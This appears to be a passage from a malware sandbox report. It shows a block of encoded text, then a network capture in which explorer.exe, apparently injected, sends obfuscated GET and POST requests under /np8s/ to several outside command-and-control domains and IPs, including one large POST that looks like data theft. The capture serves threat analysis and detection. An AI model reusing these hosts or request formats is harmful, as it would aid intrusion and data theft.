b3r4xJCHmdrjnKp0Z2xk7PRK5DRdricsfOuBJZ04DE4KwQo3ZDL5tcBPV-XdnGh6ZFpmf93A7zv09ABOkzDEEz7SGc
9yV-~fpnYWy9goJysfc4m0wjM3vEv9Mdcxf8TzTbnjoXcg0_X-CzPt62fFgnYCy4VZgspYLDf2U13V8Ar1ZqWRGdIJ
lZE2MGhdP4Hg~d32QqRq4m0sI1QIspTS2LodBxg4K-BrC7x9YywrteMo2UNqXyGIsjWUlsmvErq_36wvsp3ncv4Rwf
iXxaykHkD9h7bxFHtlmuwjSdrac4vfhYZDSd0vLbFe0jEhxIsnk_J0~MyLP4c7Yh1bpm5P9PXkUBr0XA2dvwp7V2U_
dybBCdMKhskvBlEFAqYII_OyigL850jh8xj_6FgPuAFjKi(2UAJp0QgW6g26es3-oYqX3LbuR_7LO7bhcPnmlAvSuf
gvORtjytFGOuVvdnxOPjqkBHkffYFxsi1Tk9VhROe-dICklk3foCoH3hqyhIyywejATHlLGVJYw93f5bHTqoUEfXmX
MVXElxmQmOInvDvLKyedhkco6JJ3hklJktIt5jbSBsclSii3WE63s1cn2mbDYsDlQGJLGt33SYuhYQHInMyjvVa2kW
H2UcaFSPigVAiV4dfWnDE3KAAa3q(zvxKw~ic8BzuH89jqB638C-wdyEieYh~7hLryMnKNhrfYGtdhFFcA9aoGFStk
aVfDef5Zm2enzA0_pzvYgag8xlmduzlJv5Xsh8fiMK0WrHMQZ1ThQvt03KZM2no2k_H8(OZkM4YKpYMDtablrsoMVJ
kJBmcasWcwg2CQ5GvIFUNljXYgD-IRGD3ZIPMCl1~vBB37VQpCVdGSzWQ2ASojrWhd1D~h(0qdqMxMGi0uXC2LugCD
RtpWQfbaCiI1wk8D(x0TGneLkHIxmqojC5iHKe6iGeB2oGiikvFcLl2hCYiTa885BxleFcX6EtPcwx3bvzj7xXHQOg
jB9RQKZxh2A2WOKBjJ1FmAUxdP1WHRdKaDLccXZNOWP8Xp9rpJOZG8WYRLLm(Ww74Ykmbg08GCU_QOW7
c8ijU2GutUi7OHeRhLbmEq9P6lpgktywprfYVsrLSexiCLtGpXnxoUaBRQzCaahz3UKKY7WIJMJ7DleRoakdGVNz5F
CXgRWNAqvo9M~cOXHelJY4hhzUnvEJGoIy6DnF4dxNThVOuJwdPecxRNcsgkG9HKjora5_RYPqDEix1WqBRdViD_vu
SelP7qQz~Bb3Uls09LmM162VFAsFNVEoL7BBdim08mo1ZSqlu3SMFTsqRSE9kJFOdCMnf4(ldz6a9sQ2NdXHEv5ZE6
G6t6VN(UtYyicbctbCWccrhsDug79uZUugHFF_0VnhwMu3dRBvW60jCYPEEoMbZgxFxCV_yxzoCDKw0bEslxrmNAWS
XZczoSNQ5yYtUZs26Oisgy7yVloCkm0DpN2yVAu5AQabnARBXDO_9LqjL6lDJOkGBIY2sMHmI6oJOshVk4Ewxx6qpC
bcgBkoV0u-qO4aCiPiamKFgGUbqmhQtRG1JuDVGmMHgugCSEx11MVYD0ZczjcyBAQGM9oFucNX2e0uOV
8WUam2EzryUXAyn9zCyCAAFuPy3_Ba18hUp649

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49913	185.53.179.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:48.469747066 CEST	9679	OUT	GET /np8s/?4hM4=o4B0f&zVB=xL/YlJAUY6uB/cHSlkc/r5VaZJ7uMa0kbAtysG6BLnWT6huomjvuhq3RLtT5uw3RUbD6 HTTP/1.1 Host: www.pdwfifi.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:48.486145020 CEST	9679	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Fri, 27 May 2022 16:43:48 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49848	103.247.11.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:18.078087091 CEST	1171	OUT	GET /np8s/?4hM4=o4B0f&zVB=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvIMnAXbQu1P/ HTTP/1.1 Host: www.sekolahkejepang.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:18.516205072 CEST	1171	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 16:42:18 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.sekolahkejepang.com/np8s/?4hM4=o4B0f&zVB=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvIMnAXbQu1P/ Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49918	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:53.841447115 CEST	9682	OUT	POST /np8s/ HTTP/1.1 Host: www.68chengxinle.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.68chengxinle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.68chengxinle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 37 64 39 33 45 51 68 55 78 32 6d 4c 57 63 39 4b 5a 76 50 4b 4a 74 43 64 36 43 65 71 4d 54 35 6e 62 65 53 4d 4d 6d 7e 36 61 30 77 30 34 6f 37 71 4a 55 75 32 43 72 4f 2d 62 6c 39 52 57 47 56 76 78 4e 58 64 4e 78 7e 72 79 48 56 73 77 42 68 5a 52 76 42 53 45 4a 30 4c 6a 6c 45 53 6d 4c 67 5a 49 54 78 66 73 76 49 76 59 4c 4c 73 39 4e 35 4a 45 78 5a 69 58 6f 70 4b 6b 76 7a 4a 42 37 32 5a 59 66 7a 63 4b 39 66 39 74 31 38 75 4a 58 68 68 57 7a 79 44 42 4b 7e 42 57 49 6e 79 68 6f 73 36 49 52 56 34 75 34 43 63 36 45 58 48 6b 45 4b 54 50 45 31 67 51 33 4d 72 6f 41 50 37 6d 49 41 6e 44 79 38 77 46 35 6d 56 36 79 53 31 7a 67 4a 4e 30 63 42 67 54 38 31 4d 30 34 6f 42 39 62 38 50 53 7a 73 71 41 47 48 66 46 49 41 6c 4d 63 7a 4c 4b 36 33 70 30 69 61 6f 61 67 46 7a 31 41 4a 67 38 42 57 2d 4e 59 66 4a 6b 74 67 65 70 6e 65 72 6a 73 77 45 7a 6e 6d 76 55 66 33 34 75 39 48 76 34 45 4c 71 54 47 55 4b 6d 64 71 2d 69 47 73 76 28 4d 58 35 37 41 6a 31 6c 5f 53 66 77 34 7e 58 30 4b 45 79 43 74 50 50 43 62 57 33 37 75 64 77 4e 39 65 6d 46 52 4b 52 6f 42 64 38 28 6d 37 45 49 6b 63 6f 58 64 63 6f 46 79 67 42 28 77 51 57 62 43 7e 4d 30 55 4d 52 31 35 7e 35 32 56 72 67 6d 46 5a 77 39 49 78 51 51 6e 73 6c 52 46 63 32 61 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=7d93EQhUx2mLWc9KZvPKJtCd6CeqMT5nbeSMMm~6a0w04o7qJUu2CrO-bl9RWGVvxNXdNx~ryHVswBhZRvBSEJ0LjlESmLgZITxfsvIvYLLs9N5JExZiXopKkvzJB72ZYfzcK9f9t18uJXhhWzyDBK~BWInyhos6IRV4u4Cc6EXHkEKTPE1gQ3MroAP7mIAnDy8wF5mV6yS1zgJN0cBgT81M04oB9b8PSzsqAGHfFlAlMczLK63p0iaoagFz1AJg8BW-NYfJktgepnerjswEznmvUf34u9Hv4ELqTGUKmdq-iGsv(MX57Aj1l_Sfw4~X0KEyCtPPCbW37udwN9emFRKRoBd8(m7EIkcoXdcoFygB(wQWbC~M0UMR15~52VrgmFZw9IxQQnslRFc2aw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49919	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:54.008547068 CEST	9691	OUT	POST /np8s/ HTTP/1.1 Host: www.68chengxinle.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.68chengxinle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.68chengxinle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 37 64 39 33 45 56 68 38 75 57 4b 57 61 73 35 70 65 64 76 6b 52 4e 53 6c 34 79 4b 6c 4a 52 73 6e 52 4d 71 2d 53 54 43 4c 62 33 73 75 28 59 50 4c 44 31 6e 78 43 70 57 58 54 33 4a 56 53 6d 5a 6f 78 4e 66 43 4e 78 36 72 7a 48 74 38 33 67 78 5f 52 4e 35 52 48 70 31 2d 69 6c 45 62 73 70 55 30 49 54 6c 48 73 76 51 5f 59 62 66 73 28 6f 6c 4a 4e 51 5a 70 49 59 70 45 34 2d 65 4b 63 72 36 75 59 66 4c 55 4b 5f 4c 39 74 46 34 75 47 58 52 69 51 77 71 45 4d 36 7e 4f 44 34 6e 5a 34 34 67 49 49 52 52 61 75 39 36 63 36 79 76 48 6c 58 53 54 4a 31 31 6a 61 6e 4d 75 69 67 4f 6b 69 49 63 32 44 79 77 38 46 34 6a 69 39 43 57 31 79 51 4a 4f 34 71 42 6f 43 39 31 68 32 36 49 32 39 61 42 72 52 6e 4d 35 41 44 58 5f 56 65 74 52 43 61 65 73 4b 34 61 45 35 69 61 73 4f 77 45 76 31 41 49 66 38 42 58 64 4e 62 33 4a 6b 71 45 65 70 7a 7e 72 68 75 6f 4c 38 33 6d 71 51 66 33 79 34 4e 44 58 34 45 54 45 54 44 73 67 6d 71 69 2d 68 7a 77 76 34 75 76 2d 30 51 69 2d 69 5f 53 58 75 49 7e 75 30 4b 46 52 43 73 50 6c 43 72 36 33 36 39 46 77 4e 62 4b 6d 48 68 4b 52 6e 68 64 79 30 47 33 79 49 6c 30 73 58 63 41 43 46 42 4d 42 38 6a 6f 57 66 57 69 4d 34 45 4d 52 36 5a 28 64 6c 46 6d 66 71 79 78 4c 7e 70 30 6d 46 6e 64 41 53 6d 39 4f 4b 41 69 69 39 43 6a 49 67 32 57 48 79 64 7e 73 6b 31 7a 39 34 61 31 41 7a 48 73 4f 74 32 34 43 6f 58 46 4d 77 67 49 37 48 51 6c 33 6e 54 32 47 63 4f 62 77 4c 62 6b 41 66 2d 64 65 6f 77 53 30 70 5a 61 57 73 7a 7a 75 68 55 70 52 65 5a 4a 44 76 7a 56 5f 71 59 50 61 35 4f 6a 6b 49 72 54 6a 58 31 74 34 76 78 73 32 62 6a 44 6b 70 4a 69 62 70 30 48 56 6c 33 72 62 70 77 4f 62 38 4d 76 49 57 6c 73 4c 69 62 70 70 4d 70 73 55 5a 50 61 32 28 5a 73 68 41 73 53 43 38 6b 31 46 61 5f 33 66 4b 71 44 45 44 66 4f 72 43 54 75 73 71 48 53 35 35 32 4b 72 51 56 64 4e 34 2d 34 36 64 37 32 36 42 50 43 34 4e 42 62 37 6b 51 48 50 6d 47 67 52 74 58 79 36 61 47 6c 6d 75 47 7a 33 42 6f 67 4e 34 70 4c 57 67 47 6b 7a 62 78 46 34 51 76 52 57 6a 45 4d 55 44 6d 6a 75 6f 6f 32 4f 56 4b 33 58 5a 30 73 56 74 76 63 51 4f 6f 73 4a 64 68 68 38 78 2d 5a 34 48 65 69 76 73 5f 4a 43 50 71 51 53 65 4f 71 4a 67 34 61 34 61 73 69 2d 34 74 41 56 61 75 4d 39 77 61 79 57 42 63 55 52 51 63 77 69 72 35 54 4e 7e 4f 32 67 49 35 59 7a 72 30 39 58 28 65 6c 4d 49 44 61 38 31 31 68 72 5a 57 4f 52 59 6e 7a 31 66 64 45 70 73 50 52 6b 66 69 47 74 4b 54 77 6e 47 50 48 69 30 51 4c 70 55 51 39 54 6d 46 6d 6c 34 6d 6f 65 57 67 6a 69 45 69 66 34 5a 68 44 64 6c 36 44 46 6f 51 62 63 57 79 4c 4d 34 38 39 70 54 34 4c 63 32 6c 43 5a 50 78 6f 64 28 6d 61 5f 6a 72 78 4d 36 30 54 6b 31 36 55 78 4c 4b 67 66 58 31 69 4c 56 5f 31 4c 62 66 50 74 6c 57 42 4e 69 38 7e 78 75 64 6f 65 37 51 74 66 7a 56 31 4d 77 4b 4d 79 6d 4a 41 4b 37 6c 57 63 6c 4c 35 38 43 52 79 43 44 30 79 4e 33 30 58 79 76 55 65 4d 32 68 4b 53 46 43 6a 64 74 33 36 72 28 34 32 42 55 32 4e 6d 62 39 34 62 7e 6a 32 48 50 64 33 48 66 65 6c 61 67 41 55 64 56 54 75 78 30 72 6e 36 57 68 50 62 5a 49 7e 36 63 32 33 59 39 42 43 52 69 46 73 33 34 39 4c 38 41 31 45 55 4f 4f 33 41 50 68 63 7a 46 70 65 39 68 4e 6f 7a 61 6a 66 68 71 73 58 6a 58 4a 4d 62 74 71 39 34 33 61 62 4e 61 44 54 75 67 76 6b 34 57 72 52 4c 55 30 6b 6a 61 49 7e 39 78 62 62 6a 61 37 43 76 6d 37 66 77 71 42 6c 76 64 6d 36 4a 63 5a 6a 42 6c 56 44 65 6e 69 68 44 58 58 77 4a 71 53 33 55 4a 52 41 30 49 31 50 31 63 58 64 37 48 44 7a 62 34 6c 61 46 36 59 67 57 72 56 4e 64 64 5f 46 48 42 37 73 4f 48 58 43 77 75 5f 4f 52 38 74 73 48 52 74 4a 4f 64 6c 70 67 38 4b 78 57 59 39 37 34 45 39 68 59 4d 2d 69 6e 4f 50 67 58 7e 71 34 73 36 43 28 6f 70 32 67 47 52 58 6c 51 49 62 38 67 35 62 78 43 37 6d 6c 59 68 6d 4b 69 4c 30 49 2d 72 65 68 63 78 42 6e 50 39 47 57 6e 48 46 53 46 63 69 43 6d 62 32 65 6d 51 39 59 64 6d 56 59 32 48 56 4f 66 55 64 44 4d 7e 31 7e 62 48 64 6b 2d 65 45 4e 37 58 63 4b 53 48 43 49 52 64 36 42 57 41 62 7a 67 42 51 55 63 30 59 72 4f 36 4c 4e 6d 77 7a 6a 6d 72 52 56 30 48 52 67 31 65 6d 61 6a 5a 54 35 45 62 4a 77 34 48 76 6f 78 68 71 53 33 36 74 59 69 4b 66 73 6b 77 4c 59 71 6e 4c 64 64 45 71 4a 48 44 70 71 45 49 46 65 36 6b 5a 38 69 79 75 61 49 28 44 7e 46 73 4a 52 75 56 78 4f 61 52 Data Ascii: zVB=7d93EVh8uWKWas5pedvkRNSl4yKlJRsnRMq-STCLb3su(YPLD1nxCpWXT3JVSmZoxNfCNx6rzH t83gx_RN5RHp1-ilEbspU0ITlHsvQ_Ybfs(olJNQZpIYpE4-eKcr6uYfLUK_L9tF4uGXRiQwqEM6~OD4nZ44gIIRRa u96c6yvHlXSTJ11janMuigOkilc2Dyw8F4ji9CW1yQJO4qBoC91h26I29aBrRnM5ADX_VetRCaesK4aE5iasOwEv1A lf8BXdNb3JkqEepz~rhuoL83mqQf3y4NDX4ETETDsgmqi-hzwv4uv-0Qi-i_SXuI~u0KFRCsPlCr6369FwNbKmHhKR nhdy0G3yll0sXcACFBMB8joWfWiM4EMR6Z(dlFmfqyxL~p0mFndASm9OKAii9CjIg2WHyd~sk1z94a1AzHsOt24CoX FMwgI7HQl3nT2GcObwLbkAf-deowS0pZaWszzuhUpReZJDvzV_qYPa5OjkIrTjX1t4vxs2bjDkpJibp0HVl3rbpwOb 8MvIWlsLibppMpsUZPa2(ZshAsSC8k1Fa_3fKqDEDfOrCTusqHS552KrQVdN4-46d726BPC4NBb7kQHPmGgRtXy6aG lmuGz3BogN4pLWgGkzbxF4QvRWjEMUDmjuoo2OVK3XZ0sVtvcQOosJdhh8x-Z4Heivs_JCPqQSeOqJg4asi-4tAVau M9wayWBcURQcwir5TN~O2gI5Yzr09X(elMIDa811hrZWORYnz1fdEpsPRkfiGtKTwnGPHi0QLpUQ9TmFml4moeWgji Eif4ZhDdl6DFoQbcWyLM489pT4Lc2lCZPxod(ma_jrxM60Tk16UxLKgfX1iLV_1LbfPtlWBNi8~xudoe7QtfzV1MwK MymJAK7lWclL58CRyCD0yN30XyvUeM2hKSFCjdt36r(42BU2Nmb94b~j2HPd3HfelagAUdVTux0rn6WhPbZI~6c23Y 9BCRiFs349L8A1EUOO3APhczFpe9hNozajfhqsXjXJMbtq943abNaDTugvk4WrRLU0kjaI~9xbbja7Cvm7fwqBlvdm 6JcZjBlVDenihDXXwJqS3UJRA0I1P1cXd7HDzb4laF6YgWrVNdd_FHB7sOHXCwu_OR8tsHRtJOdlpg8KxWY974E9hYM- inOPgX~q4s6C(op2gGRXlQIb8g5bxC7mlYhmKiL0l-rehcxBnP9GWnHFSFciCmb2emQ9YdmVY2HVOfUdDM~1~bHdk- eEN7XcKSHCIRd6BWAbzgBQUc0YrO6LNmwzjmrRV0HRg1emajZT5EbJw4HvoxhqS36tYiKfskwLYqnLddEqJHDpqE IFe6kZ8iyuaI(D~FsJRuVxOaRCnNaxrPyKfZkr65oJOSIpi784SAGOzhSD6kvvvKQItZbMk3fQN1W7nFhiWj~hRu(v Gy5fEeCQNquhz1cLIP0Zvea6EeDLHzuBH1Z5qXMucDsh4aZs2Ad38TT9T-wi(2~ZX7YUfJ1H8QdTQG7XmTYmwsEa67 99FpdN8eRpnEPt3cJuJIxud8p8lD(fSYKBeMajyfIQufUAiOJdowux7Q985DPIIkWp9i7yBEdGWljK5AdQvyhbPmzl nZ8Sk4eJXx1KIQb_w4(6t2o9hSCMwz(FNzH-1eZmzh2lmMke~47uNXtsGBOFb1D1qNxre5epab5rJ5bNXUKwjKtU1j vovmQZfMc28PmC9r1SIckmxVjbsm3-oyR9MXLG8wCCdLg0L0neRF0-XIjwY5bh1cku9YK6Fg7ZwZWKPPj_ZbjLJyby LpZrSZramYsqeKbiuZbIMMtQFu2Y0vzZK9Pnk9Y7doTFzbnzFWNWILJ7N1q2TybohS6S4yap1XANoqXcTZJ_vlvsj- QV1NAYYSyUC_~o3kAj(Fulb7rAFUOP1n9nOIaXakg0bBJEN2qwQP~I1YBH4_SYkC24F23oZ07qgVudb5tNpTgoFFio Rc8JJ2LVFekqsstAyoyXLsTcRZjMJbNX6klic_wgrSX7JbAqFjVAFM5MP-siQYbmyr4F8ejOlWc2XRM-lKwNnHEfVK cEM42GpF4Cs4hTF0ODogAuBzf9Fq(IGRWQygzuntgg(afryqMD~suBDD3pTjN_o51KvKm1pPKgpOUcoZVQwPDzWgoA ifBgK9(o(Us9kAsaeMpYzcw_OV7vyqzRbih3qakfZmw-Kd1XgtEolvkIYNX14oRF(2EED-uXELLIilj3hJaH5Ewv6qdif5xa3F8T Ol2CLy35H2W5fi1btg2FDayUsr5oWsbqGh4eeR7a8qZi9lcoTz2aXgd2qb9KcZhjPvWq0knpzYrHqXMayLvmjnRsj0 Kz2QzuHW1ZJBYIjMAIRKCNoUKij7tb1NbtQj4vgI3OeeSnBQRhoq3yoEfyKM5ItufoSY7Y5wLF2e3NlwiAefoaUXNt EoW23VvsfcD6Psy3FYrq3eGotFmVITix4BNlBNjQ0fUbv9v_EyCIxlcaH3WQr7u1lxU-2geu0LnrpoUnoOXz1bVa5U JCrC5llVni2BdtHPXGToztObU8H7HqK-kmAQKIRgY-PV1fSPtb0RjRGoCiXT1mmpO2FAD_fRphuDve3ZDx4dmCrrxq ~GQvklvDFOcyrqPrA0c4otV9LysIOiK8TFQH76RxVsSMFvyugoiQD_64COaSye0tYO2gyJYd(2A558pd7nBzowAkmp jgSQBRO9TWdKYBVGTkB3~dfi20ukbTyAA47ACRHQlr05GJh7~TkY4ZGpG20hsQg9HQ757Qht(PTwvLdjFEKTGMZjQv Ckm_dPYnnYO30FD3VNNyNLQ9nF8lWvsMjt16lt5XtpU2mKgBQQvvKPfZv7u8nXE0UzZ6GjM_ynGlPkrzDcZkdlhWSs aJ8amJWkJVmn26~o5gdic4Xge1xsaRlFo_AxW17tGYsi1pMvD6IF0iGXSlk0YtxV2qAj5OLQQeykL7aZDAvqWucpth 4yDTn7~HhfzoxmzEdthQFD47xD9-A5by9yBGQt9LcpMShsSrEVBNgo6kc2OHbuIr(887H4VqiC74d0TOlGh3jy9-eq kxjoBPEHIDemvusug3Q3fWc8pdvehm0HeUWHuGN2SvTzMHDenGtQZxMjETrAGosD~QkJuio8EUU4fG0bmNBh7HCz8V 7zKbCHNNK9yXrVqT1T9HfG1gZl0NFlxCIBXqKO6mkYt4o_34uK9w4rl4goS_WD8hdfur1yITqeoDsf0OeH1IDsX7ps

Timestamp	kBytes transferred	Direction	Data
			usVd(SacgnRz98pmRUIIIU8mu1eZIXXSyEt1EewIL3xdzhW7KcqovPuzaXAh9b3VPXpOEh3ItxYfKIDh(HIQWHT7Y2 D3zuUF4ZB3LH-oQWPEVpMgLjheV6_CplNqzdZf5eND0oy2Enu(bvpRJ8bWyiVzX0NVnuOdX1CYImY~Q(_bSpeEcB9 FvN4hsty5F1t4e2ot-MsyMZ4ecqsK5H273aHx17kvn26aTmAXIIyciYPr9RQmv6Lna73LBq5USqAf1JpZCREORcfmt XD4YHRhjpuWjrKeikcSzCu4ONg4l8ACPA7fH6hB0D_38iJ5g3ED8eyrAXezZ59NT(yrvsSjR(sMRFdejHZjcWqkjmn bSI38Wj99Cv01p6wc0DKEs~g46GYtw7lNUiV3IGhoBWdlQhgujk24rAUwcFsSqAnhxX_jZu-z7Hh0VBbU7CjaXqaXR rg(DgH4gvVd9bnm5b_xJNVCJ3RpL~Axxq4ucDChXoGXeiJVF1TVVeo7vNOyhmCnWSbTx(YWo3X2calqemn(AjGLGHD l6s2dvO5B4xp8FX7DuuS3GYiQGhEB9SLbT3rniMJlO1_ZV0iAR3d2PR3QAIU5yrgRO3keVRvpjlbIoUnysmD0-Y21m ea5e9PnIHGbKD1gT0BGFTvhquiqalhodbknFOjfLj_pR3qgri6RVlZ0qX_xaXB6CRgEif9FX6jMmsq9qQIESoo5LRk Hmr5BnLzIyrxHp3NYowpfJHrXzyWv0e078eMg2zcj8ct(DyXCgKowf7bW79YFua9pRPOJaGKBmsB3cDA8DwMlEjlIr XEYc0azs44WV0lbcTtGXU8Smcp1DeLFZZhKGv-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49920	45.39.111.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:54.176553011 CEST	9712	OUT	GET /np8s/?zVB=0fJNa1pbsGGBLLIqJIKrQqKQ2B2XPA1kKZrGWkGMUEET6sTbN1/jKODkGG9Xc1lZm5PZ&4hM4=o4B0f HTTP/1.1 Host: www.68chengxinle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:43:54.360255957 CEST	9721	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 16:44:00 GMT Content-Length: 1929 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b2 a9 c2 de c1 b7 b0 c9 d3 b0 ca d3 ce c4 bb af b7 a2 d5 b9 b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 32 37 36 34 3b 26 23 32 30 30 34 34 3b 26 23 32 34 30 33 37 3b 26 23 32 31 34 37 35 3b 26 23 32 30 38 34 30 3b 26 23 32 34 34 32 35 3b 26 23 32 32 38 32 33 3b 26 23 32 30 38 34 30 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 39 3b 26 23 31 39 3b 26 23 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 31 39 39 38 31 3b 26 23 33 39 30 33 38 3b 26 23 33 31 32 35 38 3b 26 23 32 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 38 34 35 31 3b 26 23 32 31 34 38 38 3b 26 23 33 39 30 33 30 3b 26 23 33 30 35 32 38 3b 26 23 32 33 37 33 31 3b 26 23 32 31 30 31 36 3b 26 23 32 36 31 39 35 3b 26 23 33 33 36 37 33 3b 26 23 33 30 33 34 30 3b 26 23 33 32 39 33 33 3b 26 23 33 33 32 31 36 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 31 39 3b 26 23 31 39 3b 26 23 31 39 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 31 39 39 38 31 3b 26 23 33 39 30 33 38 3b 26 23 33 31 32 35 38 3b 26 23 32 33 32 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 33 30 37 37 32 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 30 3b 26 23 32 33 35 36 37 3b 26 23 32 32 37 38 38 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 30 38 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 35 34 3b 26 23 32 32 39 37 31 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 34 33 37 38 3b 26 23 33 34 38 39 32 3b 26 23 32 35 31 37 30 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 36 38 32 37 3b 26 23 32 30 39 38 36 3b 26 23 32 39 32 34 35 3b 26 